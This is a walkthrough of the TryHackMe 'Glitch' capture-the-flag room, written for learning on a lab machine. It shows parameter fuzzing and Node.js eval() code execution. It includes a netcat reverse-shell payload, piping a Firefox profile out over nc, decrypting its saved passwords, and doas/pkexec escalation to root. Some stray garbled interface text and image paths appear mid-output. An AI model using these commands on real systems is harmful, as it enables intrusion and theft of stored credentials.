TryHackMe Glitch

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Task 1

1. What is your access token?

```
this_is_not_real
```

2. What is the content of user.txt?

```
THM{i_don't_know_why}
```

3. What is the content of root.txt?

```
THM{diamonds_break_our_aching_minds}
```

Notes

• rce to revshell : https://medium.com/@sebnemK/node-js-rce-and-a-simple-reverse-shell-ctf-1b2de51c1a44

```
Request

Pretty Raw in Actions >

Pretty Raw Render in Actions |

PATTY Action Pretty Action | Action | Action |

Pretty Raw R
```

```
**request**
```http
POST /api/items HTTP/1.1
Host: 10.10.159.111
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Accept:
text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp, image/apng, */*; q=0.8, application/signed-exchange; v=b3; q=0.9
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB, en-US; q=0.9, en; q=0.8
Cookie: token=this_is_not_real
If-None-Match: W/"a9-0aR6bAfiK/DB+A79vs3kEEVvJNc"
Connection: close
```

#### response

```
there_is_a_glitch_in_the_matrix
```

• to filter the len of the response for ffuf & fuzz for params

```
curl -X POST 'http://10.10.159.111/api/items?abdc=please_sub' | wc -c
> 45
```

· fuzzing for parameters

```
ffuf -w /usr/share/wordlists/dirb/common.txt:FUZZ -X POST -u
http://10.10.159.111/api/items?FUZZ=please_sub -fs 45 -mc all
```

· eval() fn executing

```
HTTP/1.1 500 Internal Server Error

Server: nginx/1.14.0 (Ubuntu)

Date: Mon, 26 Apr 2021 16:02:26 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 1079

Connection: close

X-Powered-By: Express

Content-Security-Policy: default-src 'none'

X-Content-Type-Options: nosniff

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
```

```
<body>
 at eval (eval at
router.post (/var/web/routes/api.js:25:60), <anonymous>:1:1)

 at router.post (/var/web/routes/api.js:25:60)


 at Layer.handle [as handle_request]
(/var/web/node_modules/express/lib/router/layer.js:95:5)
>
 at next (/var/web/node_modules/express/lib/router/route.js:137:13)

 at Route.dispatch
(/var/web/node_modules/express/lib/router/route.js:112:3)
br>
 at Layer.handle [as handle_request]
(/var/web/node_modules/express/lib/router/layer.js:95:5)
>
 at /var/web/node_modules/express/lib/router/index.js:281:22

 at Function.process_params
(/var/web/node_modules/express/lib/router/index.js:335:12)

 at next (/var/web/node_modules/express/lib/router/index.js:275:10)

 at Function.handle
(/var/web/node_modules/express/lib/router/index.js:174:3)
</body>
</html>
```



payload to get rev shell

```
require("child_process").exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -
i 2>&1|nc 10.4.23.120 9999 >/tmp/f')
```

#### request with payload


```
POST /api/items?
cmd=require%28%22child%5Fprocess%22%29%2Eexec%28%27rm%20%2Ftmp%2Ff%3Bmkfifo
%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20%2Di%202%3E%261%7Cnc%2010%
2E4%2E23%2E120%209999%20%3E%2Ftmp%2Ff%27%29 HTTP/1.1
Host: 10.10.121.133
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: token=this_is_not_real
If-None-Match: W/"a9-0aR6bAfiK/DB+A79vs3kEEVvJNc"
Connection: close
```

### response

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 27 Apr 2021 13:47:43 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"27-hyVNLWK8VBc+cTKoitWKEav28lY"
Content-Length: 39

vulnerability_exploited [object Object]
```



#### · stabilize the shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
```

- imp folder .firefox in home dir of the user https://github.com/unode/firefox\_decrypt
- · send the folder to our machine

```
tar -cf - ./.firefox/ | nc 10.4.23.120 1234
```

· receive

```
nc -nvlp 1234 | tar -xf -
```

run the exploit

```
python3 exp.py ./.firefox/
```

```
avik@kali:~/Desktop/ctf/WalkThroughs/TryHackMe/glitch(master →) » python3 exp.py ./.firefox/
Select the Mozilla profile you wish to decrypt

1 -> hknqkrn7.default

2 -> b5w4643p.default-release

2

Website: https://glitch.thm
Username: 'v0id'
Password: 'love_the_void'
```

• id & pass

```
Website: https://glitch.thm
Username: 'v0id'
Password: 'love_the_void'
```

· find suid

```
find / -perm -u=s -type f 2>/dev/null
>>> /usr/local/bin/doas
```

· fexecute the binary

```
/usr/local/bin/doas -u root pkexec /bin/bash
```